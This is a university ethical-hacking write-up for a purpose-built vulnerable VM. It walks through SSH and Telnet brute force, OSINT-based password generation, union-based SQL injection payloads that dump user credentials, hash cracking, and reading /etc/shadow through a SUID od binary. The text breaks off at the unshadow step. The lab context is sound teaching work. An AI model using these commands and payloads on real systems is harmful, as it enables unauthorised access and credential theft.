Vulnerable Virtual Machine Design and Write-Up

Group #20

vm_9522681182307886

Damiano Caputo

Emanuele Carta

Enrico Fortuna

Leonardo Brugnano

Ethical Hacking, Cybersecurity Master Degree
Sapienza University of Rome

April 30^{th} 2023

1 Users

Ubuntu users	
Username	Description
group20	Main user it should remain safe
john	User for medium privilege escalation (medium local user access)
kamerider	easy local user access, hard privilege escalation
emme	medium local access, easy privilege escalation
emme_admin	easy privilege escalation
ericadminssj24	hard local access, medium privilege escalation

We made a web server with the Apache2 service and using the PHP and MySQL modules (Fig. 1).

WebSite Accounts	
Username	Description
ericadminssj24	Admin account (hard privilege escalation)
emme	Website account (medium local user access)
SupremeSaiyan9	Website account
KameRider	Website account (easy privilege escalation)
PiccoloMaster	Website account
FutureTrunks	Website account




Figure 1: website

2 Local User Access

Easy - SSH credentials bruteforce

Reason and Cause

Looking at DragonBol Hub homepage we discover the following active users:

- SupremeSaiyan9
- emme
- FutureTrunks
- PiccoloMaster
- KameRider
- prova

Maybe some of these users have an account on the server with the same name, so we could try a simple SSH credentials bruteforce.

Exploit

We then create list of lowercase usernames and run Hydra with the very small wordlist `10-million-password-list-top-100.txt`:

```
attacker@kalibox:~$ hydra -I -V -L unames -P ~/Documents/SecLists/Passwords/Common-Credentials/10-
    ↪ million-passwordlist-top-100.txt ubuntu-server ssh
...
[ATTEMPT] target ubuntu-server - login  kamerider  - pass  trustno1  - 441 of 610 [child 0] (0/4)
[ATTEMPT] target ubuntu-server - login  kamerider  - pass  jordan  - 442 of 610 [child 1] (0/4)
[ATTEMPT] target ubuntu-server - login  kamerider  - pass  jennifer  - 443 of 610 [child 2] (0/4)
[ATTEMPT] target ubuntu-server - login  kamerider  - pass  zxcvbnm  - 444 of 610 [child 3] (0/4)
[ATTEMPT] target ubuntu-server - login  kamerider  - pass  asdfgh  - 445 of 610 [child 4] (0/4)
[ATTEMPT] target ubuntu-server - login  kamerider  - pass  hunter  - 446 of 610 [child 5] (0/4)
[ATTEMPT] target ubuntu-server - login  kamerider  - pass  buster  - 447 of 610 [child 6] (0/4)
[ATTEMPT] target ubuntu-server - login  kamerider  - pass  soccer  - 448 of 610 [child 9] (0/4)
[ATTEMPT] target ubuntu-server - login  kamerider  - pass  harley  - 449 of 610 [child 10] (0/4)
[ATTEMPT] target ubuntu-server - login  kamerider  - pass  batman  - 450 of 610 [child 11] (0/4)
[ATTEMPT] target ubuntu-server - login  kamerider  - pass  andrew  - 451 of 610 [child 13] (0/4)
[22][ssh] host: ubuntu-server login: kamerider password: trustno1
[ATTEMPT] target ubuntu-server - login  prova  - pass  123456  - 506 of 610 [child 0] (0/4)
[ATTEMPT] target ubuntu-server - login  prova  - pass  password  - 507 of 610 [child 1] (0/4)
[ATTEMPT] target ubuntu-server - login  prova  - pass  12345678  - 508 of 610 [child 2] (0/4)
[ATTEMPT] target ubuntu-server - login  prova  - pass  qwerty  - 509 of 610 [child 3] (0/4)
[ATTEMPT] target ubuntu-server - login  prova  - pass  123456789  - 510 of 610 [child 4] (0/4)
[ATTEMPT] target ubuntu-server - login  prova  - pass  12345  - 511 of 610 [child 5] (0/4)
[ATTEMPT] target ubuntu-server - login  prova  - pass  1234  - 512 of 610 [child 6] (0/4)
[ATTEMPT] target ubuntu-server - login  prova  - pass  111111  - 513 of 610 [child 9] (0/4)
...
```

We discovered the user **kamerider** along with their password.

Medium - Telnet dictionary attack

Reason and Cause

The vulnerability concerns the login credentials of the user **emme** for the TELNET service on the Ubuntu server, which are set up in an insecure and predictable way. We will examine why this configuration could potentially be exploited to gain local access to the machine.

- **Username**: The user has employed the same username, '**emme**', for both their account on the Ubuntu server and their account on the 'Dragonbol' blog, which is also hosted on the same server.
- **Password**: The password used for accessing the TELNET service under the username 'emme' is composed of three predictable elements: the term 'AS Roma', the user's date of birth (14/04), and the name of their favorite character, 'Bulma'. This password is considered weak for several reasons. Firstly, each element of the password is closely tied to the user and can be easily discovered through their public posts on the 'Dragonbol' blog and from the information shared on the user's About page. Additionally, although the password includes both letters and numbers, it lacks special characters, which further compromises its strength.

The textual material (About and Post) we are referring to is as follows:

Bio


"Meet emme, a vibrant individual with a deep passion for the finer details in life. An avid fan of the animated series Dragon Ball, emme's favorite character is Bulma, whose intelligence and resourcefulness he greatly admires. When he's not immersed in the world of anime, emme can be found cheering enthusiastically for his favorite football team, AS Roma. His loyalty to the team is as steadfast as his admiration for Bulma, making every game an exciting event in his weekly routine. emme's blend of interests showcases his unique personality, mixing animated adventures with the thrilling world of football. His birthday is 14/04 remember to wish him a happy birthday!!!"

Posts

Did you know? Bulma is not just a brilliant scientist and inventor; she's the heart and brain behind many of the gadgets that help the Z Fighters in Dragon Ball! Bulma's fearless attitude and innovative gadgets are truly inspiring! #DragonBall #WomenInSTEM
Throwback to one of Bulma's most iconic looks! Which of her outfits is your favorite? From her original pink dress to her adventurous gear, Bulma always brings style to science! #FashionIcon #DragonBall
Bulma's journey throughout the Dragon Ball series shows her growth from a curious teenager to a formidable scientist and mother. Bulma's evolution is a testament to her resilience and versatility. Who else loves Bulma's character development? #CharacterArc #DragonBall
Quick poll: What's the coolest invention by Bulma? The Dragon Radar or the Time Machine? Vote below! Both changed the course of adventures in Dragon Ball! #TechTuesday #BulmaInventions
Game day! Ready to cheer on AS Roma tonight as they take on their fierce rivals. Let's paint the city yellow and red! Where will you be watching the game? #ASRoma #ForzaRoma
A look back at the legendary moments of AS Roma. Which match do you think was the most memorable? Drop your thoughts in the comments and let's relive those glorious victories! Roma roma roma, core de sta città.... #RomaPride #LegendaryGames
As the 14th of April came and went, I found myself surrounded by the usual hustle and bustle of life. Yet, amidst the chaos, the day quietly faded without the melody of 'Happy Birthday.' It's a strange feeling, to have the world keep spinning as your special day slips by unnoticed. But hey, no grudges held! Just a gentle reminder for my friends and loved ones: when the calendar hits April 14th next year, let's make it a day to remember, shall we? #NoteToSelf #BirthdayWish


Exploit

If a potential attacker were to conduct a simple textual frequency analysis on the word usage associated with user emme for **Telnet** access, they could easily uncover two of the three elements that make up the password. As illustrated in the following chart:



The final element required is the user's date of birth, which is also mentioned several times both in the About section and within the posts:

- From the About text: *"His birthday is 14/04 remember to wish him a happy birthday!!!"*;
- From the Post:



With this information, the attacker could use a password generation tool like crunch to systematically create a series of potential passwords. This approach leverages the predictable nature of user-generated passwords, which often incorporate personal or meaningful data, thus heightening the risk of unauthorized access if such passwords are utilized. Here is an example using **crunch**:

```
> crunch 1 25 -p roma bulma 1404
[OUTPUT]
```

```
...
1404bulmaroma
1404romabulma
bulma1404roma
bulmaroma1404
roma1404bulma
romabulma1404
```

Once the attacker has a list of potential passwords generated through permutations of "Bulma", "Roma", and "14/04", they might then initiate a brute force attack. This type of attack involves systematically trying each password from the list to gain unauthorized access to user accounts. The tool commonly used for this process is **Hydra**, known for its effectiveness in cracking login credentials.

```
> hydra -l emme -P passwords_emme.txt 192.xxx.xxx.xx telnet

[OUTPUT]
...
[23][telnet] host: 192.xxx.xxx.xx   login: emme   password: roma1404bulma
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-04-24
   ↪ 14:15:48
```

Hard - Union-Based SQL Injection

Reason and Cause

The primary reason this vulnerability can be exploited is due to oversights developers may have during the setup of the web server. Examples include forgetting to sanitize the "db" value and inadvertently leaving certain pages accessible via direct URL access.

Exploit

To exploit this vulnerability, the attacker has to go through these three main stages:


1. Enumeration and Analysis

After conducting an initial analysis of the website, the attacker does not find any flaws to exploit, so he decides to use **Gobuster** to brute-forcing hidden directories and/or files. They use the danielmiessler *SecLists* with the following command:


```
$ sudo gobuster dir -u http://[target_machine_IP] -w SecLists/Discovery/Web-
  ↪ Content/raft-large-files-lowercase.txt -x php,html
```

```
/index_beta.php       (Status: 200) [Size: 16021]
Progress: 105975 / 105978 (100.00%)
===============================================================
Finished
===============================================================
```

Noticing a file named `index_beta.php`, potentially representing either an older or newer version of `index.php`, the attacker proceeds to visit the page to probe for vulnerabilities (Fig. 2).



The attacker discovers that `index_beta.php` is an unreleased version of the homepage, where the user can filter the posts by categories. Unfortunately, in the address bar there is not an *endpoint* which can be exploited with an SQL injection. So **Burpsuite** will be used for a further analysis of the page, as shown in fig.2. The Burpsuite inspector shows that there is a request body parameter *category* with a value *all* as shown in the above image. Perfect, the value can be modified to inject SQL query.



2. Error-Based and Union-Based SQL Injection

The attacker attempts to inject an apostrophe (') after the value **category=all**. As expected, an error message pops up, indicating an SQL syntax error. The error messages confirms the existence of an SQL Injection vulnerability, and can be exploited to learn more about the database structure.

The intruder proceeds to experiment with the UNION operator. By setting the category to `'UNION SELECT 1' --`, the statement should produce an error message which says *"The used SELECT statements have a different number of columns than the original SELECT query"*. So let's trying again but adding another column (`'UNION SELECT 1,2' --`) until the error message disappear.
With some trial and error the correct number of column will be discovered using the following query:

```
'UNION SELECT 1,2,3,4,5,6,7,8,9' --
```

(Using the numbers from 1 to 9 helps to display the information we need in the right place on the page). Perfect, the error message has gone, and the forum posts are being displayed, but we want to display our data of interest instead of the post: the *username* and the *password* of the people registered in the forum.
First, the attacker must get the database name that he has access to:

```
'UNION SELECT 1,2,3,4,5,6,7,database(),9' --
```

Were the number 8 was previously displayed it now shows the name of the database, *dragonbol*.
Next he will gather the list of tables that are in the database:


```
'UNION SELECT 1,2,3,4,group_concat(table_name),6,7,8,9 from information_schema.tables
                    where table_schema = 'dragonbol' -- '
```

This particular query will list all the tables in the *dragonbol* database, which are *posts* and *saiyans*. The *saiyans* table is interesting, because the attacker can utilise the *information_schema database* again to find the structure of this table using the following query:

```
'UNION SELECT 1,2,3,4,group_concat(column_name),6,7,8,9 from information_schema.columns
                    where table_name = 'saiyans' -- '
```

Now *username* and *password* columns can be used to retrieves the user's information, as shown in Fig. 2:

```
'UNION SELECT 1,2,3,4,5,saiyans.password,7,saiyans.username,9 FROM saiyans -- '
```




3. Cracking passwords

The password found can be cracked using **johntheripper** with the following command:

```
    $ john --wordlist=~/Documents/SecLists/Passwords/Leaked-Databases/rockyou-65.txt pass.txt
Warning: detected hash type  bcrypt , but the string is also recognized as  bcrypt-opencl
Use the  --format=bcrypt-opencl  option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (bcrypt [Blowfish 32/64 X3])
Cost 1 (iteration count) is 1024 for all loaded hashes
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:15 2.17% (ETA: 22:16:02) 0g/s 45.21p/s 45.21c/s 45.21C/s jordan1..daddy1
0g 0:00:00:24 3.49% (ETA: 22:16:01) 0g/s 45.40p/s 45.40c/s 45.40C/s aaaaa..panda
0g 0:00:00:45 6.41% (ETA: 22:16:15) 0g/s 44.37p/s 44.37c/s 44.37C/s blessed1..1bitch
0g 0:00:01:12 10.32% (ETA: 22:16:10) 0g/s 44.47p/s 44.47c/s 44.47C/s violin..kristel
0g 0:00:02:48 24.02% (ETA: 22:16:12) 0g/s 43.61p/s 43.61c/s 43.61C/s agustus..25272527
0g 0:00:04:23 38.06% (ETA: 22:16:04) 0g/s 43.82p/s 43.82c/s 43.82C/s pitufina..perry
0g 0:00:05:00 43.47% (ETA: 22:16:03) 0g/s 43.80p/s 43.80c/s 43.80C/s koolkid..karisma
0g 0:00:05:39 49.09% (ETA: 22:16:03) 0g/s 43.74p/s 43.74c/s 43.74C/s himura..haikal
0g 0:00:05:54 51.23% (ETA: 22:16:04) 0g/s 43.71p/s 43.71c/s 43.71C/s wildlife..vanhalen
0g 0:00:06:19 54.85% (ETA: 22:16:03) 0g/s 43.74p/s 43.74c/s 43.74C/s 1nigga..190990
dragonslayer     (?)
1g 0:00:10:38 DONE (2024-04-29 22:15) 0.001566g/s 44.45p/s 44.45c/s 44.45C/s dragonslayer..dirk41
Use the  --show  option to display all of the cracked passwords reliably
Session completed
```

The attacker then attempts to login the machine via **ssh** with the user *ericadminssj24*, who is the founder/administrator of the website, finally gaining local access:



3 Privilege Escalation

Easy - Bash History Error

Reason and Cause

The vulnerability arises from a typographical error in one of the commands found in the bash history of user **emme**.

Exploit

Likely due to an oversight, the password `tjXj^&fSYA1#LVwfrY3cEjn!scp$@R` for changing to the **emme_admin** user is inadvertently exposed in clear text following the `su` command:

```
...
fdisk -l
su emme_admin tjXj^&fSYA1#LVwfrY3cEjn!scp$@R
dd if=/dev/zero of=/dev/sdb1
...
```

This error provides an unauthorized user with the potential to access the emme_admin account using the mistakenly revealed password. Furthermore, the user, who is targeted in the command, holds significant privileges as indicated by their user details:

```
uid=1005(emme_admin) gid=1005(emme_admin) groups=1005(emme_admin),27(sudo)
```

These privileges include membership in the sudo group, allowing emme_admin to execute commands with elevated rights, significantly increasing the security risk if this password is compromised.

Medium - od vulnerability

Exploit

Once we obtained local access to the server, we first check what user we're logged in as:

```
ericadminssj24@ubuntu-server:~$ id
uid=1001(ericadminssj24) gid=1001(ericadminssj24)
groups=1001(ericadminssj24)
ericadminssj24@ubuntu-server:~$ sudo -l
[sudo] password for ericadminssj24:
Sorry, user ericadminssj24 may not run sudo on ubuntu-server.
```

Since ericadminssj24 does not have any privileges, we look around and discover that john is member of the sudo group:

```
group20@ubuntu-server:~$ id john
uid=1002(john) gid=1002(john) groups=1002(john),27(sudo)
```

We then want to find a way to steal john's password and log in with his user. Since ericadminssj24 is not privileged, we look for an accessible command with SUID bit set that could help us indirectly read the shadow file:

```
group20@ubuntu-server:~$ find / -perm -04000 2>/dev/null
...
/usr/bin/newgrp
/usr/bin/at
/usr/bin/gpasswd
/usr/bin/fusermount
/usr/bin/chsh
/usr/bin/pkexec
/usr/bin/od
/usr/bin/mount
/usr/bin/umount
/usr/bin/su
/usr/bin/passwd
/usr/bin/sudo
/usr/bin/chfn
...
```

We check each command listed and discover that `od` my be useful to us:

```
...
NAME
    od - dump files in octal and other formats

SYNOPSIS
    od [OPTION]... [FILE]...
    od [-abcdfilosx]... [FILE] [[+]OFFSET[.][b]]
    od --traditional [OPTION]... [FILE] [[+]OFFSET[.][b] [+][LABEL][.]
[b]]

DESCRIPTION
```

```
    Write an unambiguous representation, octal bytes by default, of
FILE to standard output. With more than one FILE argument, concatenate
them in the listed order to form the
    input.
...
    -c same as -t c, select printable characters or backslash
escapes
...
```

Let's give it a try:

```
ericadminssj24@ubuntu-server:~$ od -c /etc/shadow
...
0002140  6  8  V  2  Z  S  O  U  Z  4  I  y  h  3  C  .
0002160  d  4  U  s  2  4  D  g  /  T  t  Z  j  G  U  Z
0002200  B  E  q  Y  q  0  k  J  7  L  /  D  Y  g  G  5
0002220  x  H  Y  z  V  s  b  l  e  9  .  C  B  t  H  1
0002240  5  h  L  8  N  7  g  5  I  l  f  U  o  T  2  0
0002260  :  1  9  8  3  8  :  0  :  9  9  9  9  9  :  7
0002300  :  :  :  \n  j  o  h  n  :  $  6  $  L  x  J  6
0002320  k  X  t  w  k  P  Z  C  I  b  f  k  $  N  o  i
0002340  e  n  j  r  T  U  k  f  y  T  K  o  r  r  v  7
0002360  n  D  U  3  7  B  7  L  b  i  0  H  i  0  p  C
0002400  R  U  P  j  v  4  K  P  z  7  q  L  q  m  d  y
0002420  v  A  J  i  g  v  D  N  G  5  p  C  1  u  E  H
0002440  s  A  h  u  F  I  m  F  h  A  E  m  2  F  F  h
0002460  y  D  0  :  1  9  8  3  8  :  0  :  9  9  9  9
0002500  9  :  7  :  :  :  \n
0002507
```

Looking carefully at the output, we find out that it is the file's content. We can now retrieve john's password hash.

Optionally, to make our life easier, we can run the following commands to make the above output more readable:

```
ericadminssj24@ubuntu-server:~$ od -c /etc/shadow > file1.txt
ericadminssj24@ubuntu-server:~$ awk '{for (i=2; i<=NF; i++) printf  %s ,
$i; printf  \n }' file1.txt > file2.txt
ericadminssj24@ubuntu-server:~$ tr -d '\n' < file2.txt > file3.txt
ericadminssj24@ubuntu-server:~$ perl -pe 's/\\n/\n/g' file3.txt >
file4.txt
ericadminssj24@ubuntu-server:~$ cat file4.txt
...
lxd:!:19838::::::
sshd:*:19838:0:99999:7:::
ericadminssj24:$6$KYBCbb/x/1.PE163$adZajB68V2ZSOUZ4Iyh3C.d4Us24Dg/TtZjGUZB
EqYq0kJ7L/DYgG5xHYzVsble9.CBtH15hL8N7g5IlfUoT20:19838:0:99999:7:::
john:$6$LxJ6kXtwkPZCIbfk$NoienjrTUkfyTKorrv7nDU37B7Lbi0Hi0pCRUPjv4KPz7qLqm
   ↪ dyvAJigvDNG5pC1uEHsAhuFImFhAEm2FFhyD0:19838:0:99999:7:::
```

Let's now copy john record in a file `shadow.txt` on our local machine. Hence the same thing with /etc/passwd, saving john's record in a file `passwd.txt` on our local machine.
We can now merge these two files to obtain a new one that John the Ripper can crack:

```
attacker@kalibox:~$ unshadow passwd.txt shadow.txt > password.txt

